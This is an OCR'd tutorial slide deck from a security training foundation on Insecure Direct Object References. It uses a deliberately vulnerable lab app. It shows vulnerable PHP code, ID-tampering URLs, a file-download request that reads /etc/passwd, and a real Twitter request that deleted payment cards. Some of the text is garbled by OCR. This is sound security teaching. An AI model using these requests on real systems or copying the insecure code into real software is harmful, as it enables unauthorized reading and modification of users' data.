Insecure Direct Object References

CYBER SECURITY &
PRIVACY FOUNDATION

Introduction

The vulnerability occurs when a web application exposes a direct rence to a resources within an application such as files, directories and database records.

An access control problem on Data level: The application fails to prevent an unauthorized user from accessing the resource he is not supposed to access.


Impact

- This vulnerability enables an attacker to view or modify information of another user.
- In some cases, it allows attacker to escalate privileges(Gaining admin privilege).
- The vulnerability may allow attackers to read or modify files on the server.
- And more

Example-I

(Viewing details of Other Users)


We have a web page that displays the details based on the Parameter “ID”. This page is supposed to allow users to view **ONLY** their details.



```
192.168.56.1/btslab/myprofile.php?id=5
```

```
--------------------------
My Profile:
--------------------------
UserName : Perseus
Email : perseus@example.com
About : I am Perseus
```

Back End: PHP Code



```php
$id=intval($_GET['id']); //Validating Input to Prevent SQLi
//Prepared Statement to Prevent SQLi :
$statement = $db->prepare("select * from users where id = :id");
$statement->execute(array(':id' => $id));
$row = $statement->fetch();
//Display Details
echo "UserName : ".$row['username']."<br>";
echo "Email : ".$row['email']."<br>";
echo "About : ".$row['about']."<br>";
```

Parameter Tampering

Web Parameter Tampering: A Manipulation of HTTP parameters exchanged between Client and Server in order to gain access to an unauthorized data


An attacker can use the Parameter Tampering technique to change references in order to view the details of Other users.

For Example:

http://example.com/myprofile.php?id=12

http://example.com/myprofile.php?id=16

http://example.com/myprofile.php?id=X




2.168.56.1/btslab/myprofile.php?id=1

```
------------------------
UserName : admin
Email : admin@localhost
About : I am the admin of this pag
```

Example-II

(Modifying details of Other Users)


We have a web page that allows users to change their Email Address.



```
<form method="POST" action="change-email.php">

                New Email ID:
  <input type="text" value="" name="email"></input>
  <input type="hidden" value="bbc4cd33ff8bc2cfdff66557dbd84a85" name="CSRF">
  <input type="hidden" value="3" name="id"></input>
  <br></br>
  <br></br>
  <input type="submit" value="Change" name="change"></input>
</form>
```


Back End : PHP Code



```
$emailInput=$_POST['email'];
$idInput=intval($_POST['id']);
$statement = $db->prepare("Update users set email=:email where
id=:id ");
$statement->execute(array(':id' => $idInput,':email'=>$emailInput));
echo "<b style='color:red'>email Changed</b>";
```

Tampering

An attacker can replace the ID value with victim's user ID and change the email ID of victim.



http://192.168.56.1/btslab/vulnerability/csrf/change-email.php


Request Header Name	Request Header ...
Host	192.168.56.1
User-Agent	Mozilla/5.0 (Wind
Accept	text/html,applicat
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate

Post Parameter Name	Post Parameter V...
email	1
csrf	19b6f0e016cb381k
id	4
change	Change

Example-III

(Reading Contents of Arbitrary Files)

We have a web page that allows anyone to download latest news updates in a PDF format.



192.168.56.1/btslab/vulnerability/dor/download.php?file=doc1.pdf

Opening doc1.pdf

You have chosen to open:

doc1.pdf

which is: Foxit Reader PDF Document

from: http://192.168.56.1


What should Firefox do with this file?

○ Open with Foxit Reader 6.2, Best Reader for Everyday Use...

● Save File


□ Do this automatically for files like this from now on.

Back End : PHP Code



```php
if(isset($_GET['file']))
{
    header('Content-disposition: attachment; filename='.$_GET['file']);
    header('Content-type: application/pdf');
    readfile($_GET['file']);
}
else{echo "File Parameter is missing";}
```

Exploiting Insecure Direct Object References



192.168.56.102/btslab/vulnerability/dor/download.php?file=/etc/passwd

Opening _etc_passwd

You have chosen to open:

_etc_passwd

which is: Foxit Reader PDF Document (1.4 KB)

from: http://192.168.56.102

What should Firefox do with this file?

○ Open with Foxit Reader 6.2, Best Reader for Everyday Use...

● Save File

□ Do this automatically for files like this from now on.

vate Browsing

fox won't remember any history for this windo

Private Browsing window, Firefox won't keep any brow
nload history, web form history, cookies, or temporar
you download and bookmarks you make will be kept.

top Private Browsing, you can close this window.


While this computer won't have a record of your brow

C:\Users\Windows\Downloads_etc_passwd - Notepad++

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/
adm:x:3:4:adm:/var/adm:/sbin/nol
```

Real World Attacks

In 2000, a computer student found a bug that allowed him to access private information of 17,000 businesses.




It "didn't require any hacking. You just plug in some numbers to a CGI script," Kelly explained. The system, he said, was "wide open; anyone could just type in the numbers and get someone's details," using a "normal access procedure."


The entire database could be accessed simply by changing a number in the URL which a customer would use to gain access to his account thus: http://www.abr.business.gov.au/asp/abndetail.asp?ABN=XXXXX. Kelly's script merely substituted numbers, from one to 27,000, for X automatically.

Source:

The Register®

Twitter IDOR Bug





```
POST /accounts/18ce53wqoxd/payment_methods/destroy HTTP/1.1
Host: ads.twitter.com
Connection: keep-alive
Content-Length: 29
Accept: /
Origin: https://ads.twitter.com
X-CSRF-Token: Lb6HONDceN5mGvAEUvCQNakJUspD60Odumz/trVdQfE=
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.94 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://ads.twitter.com/accounts/18ce53wqoxd/payment_methods
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8
Cookie: [cookies here]
account=18ce53wqoxd&id=219643
```

September 2014:
A security researcher Ahmed Aboul-Ela, discovered an "**Insecure Direct Object Reference**" vulnerability that allowed him to delete credit cards from any twitter accounts of advertisers.